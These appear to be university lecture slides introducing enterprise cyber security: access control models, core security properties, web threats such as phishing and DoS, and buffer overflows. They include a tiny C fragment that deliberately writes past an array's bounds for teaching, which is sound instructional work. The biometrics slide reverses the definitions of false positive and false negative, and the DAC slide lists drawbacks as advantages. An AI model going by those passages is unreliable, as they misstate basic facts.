Enterprise Software
Cyber Security

Rakesh Ranjan
Rakesh.ranjan@sjsu.edu


Learning objective

- Learn the vulnerabilities and exploits facing modern web applications
- Learn about the OWASP Top 10 covering all aspects including the vulnerability, why it happens, exploits and defenses
- See how real organizations have been affected by these exploits
- Learn how to integrate security into development so that security is "built in" as opposed to "bolted on"

What drives Information security?

External Threats Sharp rise in external attacks from non-traditional sources	▪ Cyber attack ▪ Organized crime ▪ Corporate espionage ▪ Government-sponsored attacks ▪ Social engineering
Internal Threats Ongoing risk of careless and malicious insider behavior	▪ Administrative mistakes ▪ Careless inside behavior ▪ Internal breaches ▪ Disgruntled employees actions ▪ Mix of private / corporate data
Compliance Growing need to address a steadily increasing number of mandates	▪ National regulations ▪ Industry standards ▪ Local mandates

Security incidents 2016



Security Incidents ‹ 2016 ›

Displaying **221** incidents

Jan 4, 2016 to **Oct 19, 2016**.

Each circle represents a target of a security incident such as a data leak or denial of service attack.

Click or hover over circles to see more information. Change the year view by clicking the arrows next to the year above.

Data is a sampling of notable incidents for each year and not a full representation of all incidents.

Learn More:

About Malware on the SecurityIntelligence blog

Size of circle estimates relative impact of incident in terms of cost to business.

Attack Types (reset)

Click to view incidents for a specific attack type.

Industries (reset)

Click below to view incidents from a specific industry.

Target Geography (reset)

Size of flag indicates higher volume. Click to view incidents for that geography.


http://www-03.ibm.com/security/xforce/xfisi/

Security Concepts

- Authentication
- Authorization
- Confidentiality
- Data / Message Integrity
- Accountability
- Availability

Authentication

- Identity Verification
- How can Bob be sure that he is communicating with Alice
- Three General Ways:
  - Something you ***know (i.e., Passwords)***
  - Something you ***have (i.e., Tokens)***
  - Something you ***are (i.e., Biometrics)***



Authentication using LDAP

- **L**ightweight **D**irectory **A**ccess **P**rotocol that includes:
  - slapd - stand-alone LDAP daemon (server)
  - libraries implementing the LDAP protocol, and
  - utilities, tools, and sample clients.
- In LDAP authentication is supplied in Bind operation
- LDAP v3 supports three types of authentication:
  1. Anonymous (client sends request without a bind)
  2. Simple (client sends bind with fully qualified DN user and passwd)
  3. SASL(Simple Authentication and Security Layer) using OpenLDAP
  - several industry standard authentication mechanism such as GSSAPI for kerberos can be used with SASSL
  - http://www.openldap.org/doc/admin24/sasl.html

Something You Know

- Example: Passwords
  - Pros:
    - Simple to implement
    - Simple for users to understand
  - Cons:
    - Easy to crack (unless users choose strong ones)
    - Passwords are reused many times

- One-time Passwords (OTP): different password used each time, but it is difficult for user to remember all of them https://en.wikipedia.org/wiki/One-time_password

Something You Have

- OTP Cards (e.g. SecurID): generates new password each time user logs in
- Smart Card: tamper-resistant, stores secret information, entered into a card-reader
- Token / Key (i.e., iButton)
- ATM Card
- Strength of authentication depends forging

Something You Are

- Biometrics

Technique	Effectiveness	Acceptance
Palm Scan	1	6
Iris Scan	2	1
Retinal Scan	3	7
Fingerprint	4	5
Voice Id	5	3
Facial Recognition	6	4
Signature Dynamics	7	2

- Pros: “raises the bar”
- Cons: false negatives/positives, social acceptance, key management
  - false positive: authentic user rejected
  - false negative: impostor accepted

Authorization

- Checking whether a user has permission to conduct some action
- Identity vs. Authority

- Is a “subject” (Alice) allowed to access an "object" (open a file)?
- *Access Control List*: mechanism used by many operating systems to determine whether users are authorized to conduct different actions

Access Control List (ACLs)

- Set of three-tuples
  - <User, Resource, Privilege>
  - Specifies which users are allowed to access which resources with which privileges
- Privileges can be assigned based on roles (e.g. admin)

User	Resource	Privilege
Alice	/home/Alice /*	Read, write, execute
Bob	/home/Bob /*	Read, write, execute

Access Control Models

- ACLs used to implement these models
- *Mandatory(MAC)*: computer system decides exactly who has access to which resources
- *Discretionary(DAC)*: users are authorized to determine which other users can access files or other resources that they create, use, or own
- *Role-Based* (RBAC): user’s access & privileges determined by role

Mandatory Access Control

Mandatory Access Control (MAC) ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. MAC is usually appropriate for extremely secure systems including multilevel secure military applications or mission critical data applications.

The advantages of using this methodology are:

- Access to an object is based on the sensitivity of the object
- Access based on need to know is strictly adhered to and scope creep has minimal possibility
- Only an administrator can grant access

Problems that can be encountered while using this methodology:

- Difficult and expensive to implement
- Not agile

Discretionary Access Control

Discretionary Access Control (DAC) is a means of restricting access to information based on the identity of users and/or membership in certain groups. In most typical DAC models, the owner of information or any resource is able to change its permissions at his discretion (thus the name).

The advantages of using this methodology are:

- Documentation of the roles and accesses has to be maintained stringently.
- Multi-tenancy can not be implemented effectively unless there is a way to associate the roles with multi-tenancy capability requirements e.g. OU in Active Directory
- There is a tendency for scope creep to happen e.g. more accesses and privileges can be given than intended for.

Problems that can be encountered while using this methodology:

- Documentation of the roles and accesses has to be maintained stringently.
- Multi-tenancy can not be implemented effectively unless there is a way to associate the roles with multi-tenancy capability requirements e.g. OU in Active Directory
- There is a tendency for scope creep to happen e.g. more accesses and privileges can be given than intended for.

Role Based Access Control

In Role-Based Access Control (RBAC), access decisions are based on an individual's roles and responsibilities within the organization or user base. The process of defining roles is usually based on analyzing the fundamental goals and structure of an organization and is usually linked to the security policy. For instance, in a medical organization, the different roles of users may include those such as doctor, nurse, attendant, nurse, patients, etc. Obviously, these members require different levels of access in order to perform their functions, but also the types of web transactions and their allowed context vary greatly depending on the security policy and any relevant regulations (HIPAA, Gramm-Leach-Bliley, etc.).

The advantages of using this methodology are:

- Roles are assigned based on organizational structure with emphasis on the organizational security policy
- Easy to use
- Easy to administer
- Built into most frameworks
- Aligns with security principles like segregation of duties and least privileges

Problems that can be encountered while using this methodology:

- Documentation of the roles and accesses has to be maintained stringently.
- Multi-tenancy can not be implemented effectively unless there is a way to associate the roles with multi-tenancy capability requirements e.g. OU in Active Directory
- There is a tendency for scope creep to happen e.g. more accesses and privileges can be given than intended for. Or a user might be included in two roles if proper access reviews and subsequent revocation is not performed.
- Does not support data based access control

Confidentiality

- Goal: Keep the contents of communication or data on storage secret
- Example: Alice and Bob want their communications to be secret from Eve
- *Key* – a secret shared between Alice & Bob

- Sometimes accomplished with
  - Cryptography, Steganography, Access Controls, Database Views

Message/Data Integrity

- Data Integrity = No Corruption
- *Man in the middle attack*: Has Mallory tampered with the message that Alice sends to Bob?
- *Integrity Check*: Add redundancy to data/messages

- Techniques:
  - Hashing (MD5, SHA-1, …), Checksums (CRC…)
  - Message Authentication Codes (MACs)
- Different From Confidentiality:
  - A -> B: “The value of x is 1” (not secret)
  - A -> M -> B: “The value of x is 10000” (BAD)
  - A -> M -> B: “The value of y is 1” (BAD)

Accountability

- Able to determine the attacker or principal
- Logging & Audit Trails
- Requirements:
  - Secure Time stamping (OS vs. Network)
  - Data integrity in logs & audit trails, must not be able to change trails, or be able to detect changes to logs
  - Otherwise attacker can cover their tracks


Availability

- Uptime, Free Storage
  - Ex. Dial tone availability, System downtime limit, Web server response time

- Solutions:
  - Add redundancy to remove single point of failure
  - Impose “limits” that legitimate users can use

- Goal of DoS (Denial of Service) attacks are to reduce availability
  - Malware used to send excessive traffic to victim site
  - Overwhelmed servers can’t process legitimate traffic

Security concepts in action – 1



Is Vizio website Secure?


Security concepts in action – 2

- Availability:

  Vizio ensures its web site is running 24-7
- Authentication:

John authenticates himself to Vizio website

Encrypted Connection



https://www.vizio.com

authenticates itself to Bob

- Confidentiality:

  John's browser and Vizio web server set up an encrypted connection (lock on bottom left of browser)

Security concepts in action – 3

Authorization:
- Vizio web site consults DB to check if John is authorized to order TVs on behalf of BestBuy

Message / Data Integrity:
- Checksums are sent as part of each TCP/IP packets exchanged (+ SSL uses MACs)


Accountability:
- Vizio logs that John placed an order for Vizio LED 46” TV

Understanding Threats

- Defacement
- Infiltration
- Phishing
- Pharming
- Insider Threats
- Click Fraud
- Denial of Service
- Data Theft/Loss

Defacement

- Online Vandalism, attackers replace legitimate pages with illegitimate ones
- Targeted towards political web sites
- Ex: White House website defaced by anti-NATO activists, hackers



Infiltration

- Unauthorized parties gain access to resources of computer system (e.g. CPUs, disk, network bandwidth)

- Could gain read/write access to back-end DB
- Ensure that attacker’s writes can be detected

- Different goals for different organizations
    - Political site only needs integrity of data
    - Financial site needs integrity & confidentiality


Phishing

Attacker sets up spoofed site that looks real

- Lures users to enter login credentials and stores them
- Usually sent through an e-mail with link to spoofed site asking users to "verify" their account info
- The links might be disguised through the click texts
- Wary users can see actual URL if they hover over link

Pharming

- Like phishing, attacker's goal is to get user to enter sensitive data into spoofed website
- *DNS Cache Poisoning* – attacker is able to redirect legitimate URL to their spoofed site
- DNS translates URL to appropriate IP address
- Attacker makes DNS translate legitimate URL to their IP address instead and the result gets cached, poisoning future replies as well



http://www.checkpoint.com/defense/advisories/public/dnsvideo/index.html

Insider Threats


- Attacks carried out with cooperation of insiders
  - Insiders could have access to data and leak it
  - Ex: DB and Sys Admins usually get complete access
- *Separation of Privilege / Least Privilege Principle*
  - Provide individuals with only enough privileges needed to complete their tasks
  - Don’t give unrestricted access to all data and resources

Click Fraud

- Targeted against pay-per-click ads
- Attacker could click on competitor's ads
  - Depletes other's ad budgets, gains exclusive attention of legitimate users
- Site publishers could click on ads to get revenue
- Automated through malware such as botnets


Denial of Service (DoS)

- Attacker inundates server with packets causing it to drop legitimate packets
  - Makes service unavailable, downtime = lost revenue
- Particularly a threat for financial and e-commerce vendors
- Can be automated through botnets




Buffer Overflows


- Buffer: memory used to store user input, has fixed maximum size
- Buffer Overflow: when user input exceeds max buffer size
  - Extra input goes into unexpected memory locations
  - Corrupts the memory, process can cause segmentation fault
  - Can elevate the attacker's permissions to the level of the owner



variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB



variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00



```
int main () {
    int buffer[10];
    buffer[20] = 10;
}
```


Source: Wikipedia

Buffer Overflows - solutions

- Avoid functions known to have buffer overflow vulnerabilities
  - Strcpy()
  - Strcat()
  - Sprintf()
  - Gets()
- Configure OS to not allow code in the stack to run any other executable code in the stack
- Static analysis of code to fix the problems before they occur

https://www.sans.org/reading-room/whitepapers/threats/buffer-overflows-dummies-481

Top 10 most critical web application risks

